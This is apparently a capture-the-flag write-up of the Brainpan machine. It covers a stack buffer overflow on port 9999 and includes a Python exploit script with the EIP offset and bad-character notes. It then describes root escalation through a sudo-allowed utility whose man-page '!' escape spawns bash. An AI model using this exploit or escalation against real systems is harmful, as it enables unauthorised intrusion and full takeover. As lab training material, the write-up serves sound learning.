
First, I will try a simple request to OVERFLOW THE service:



As you can see, its receiving 1 more byte since its counting the initial blank space as an enntry char.


I will try different lengths of multiple ‘A ’ as before until the server is able to handle the number of bytes received.

It crashed with 700 bytes and the EIP was succesfully modified at our conditions.



I will create a pattern of 1100 bytes, then keep testing the binary, I dont want to take a lot of time explaining so I will just be attaching SS with little descriptions henceforth.


Discovering the offset




SENDING THE FOLLOWING:


```python
#! /usr/bin/env python3

import socket

ip = "127.0.0.1"
port = 9999
offset = 524
overflow = "A" * offset
#080414C3
retn = "ZZZZ"
padding = ""
payload = ''

buffer = overflow + retn + padding + payload

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.sendall(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")

~
```

CONTROLLING THE EIP




Finding badchars






There is no badchars unless the default one "\x00"

Lets create the msf payload




Now we need to find the jumps of the binary into the memory

!




Done!




Done! Lets try this on the THM machine instead just bu changing the IP of the exploit.py.

Gaining Initial Access on the machine and performing elevation of privileges.

I changed this to a linux shell since I had not noticed this was a linux OS exeuting a windows binary via shell



We got it but I will change to upload the shell to a meterpreter shell now.



I will spawn a better python shell to work with native linux commands comfy:

```
python -c 'import pty; pty.spawn("/bin/sh")'
$
```

Checking for default privs:

```
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
$
```

```
$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
$
```

Lets use this binary as follows:

```
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
$ sudo /home/anansi/bin/anansi_util manual /bin/bash
```

```
       ~/.inputrc
              Individual readline initialization file

AUTHORS
       Brian Fox, Free Software Foundation
       bfox@gnu.org

 Manual page bash(1) line 5390/5465 99% (press h for help or q to quit)!/bin/bash
```

```
User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
$ sudo /home/anansi/bin/anansi_util manual /bin/bash
sudo /home/anansi/bin/anansi_util manual /bin/bash
/usr/bin/man: manual-/bin/bash: No such file or directory
/usr/bin/man: manual_/bin/bash: No such file or directory
No manual entry for manual
root@brainpan:/usr/share/man#
```

```
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
$ sudo /home/anansi/bin/anansi_util manual find
sudo /home/anansi/bin/anansi_util manual find
No manual entry for manual
root@brainpan:/usr/share/man#
```

This is because the manual let you to execute commands with ! symbol.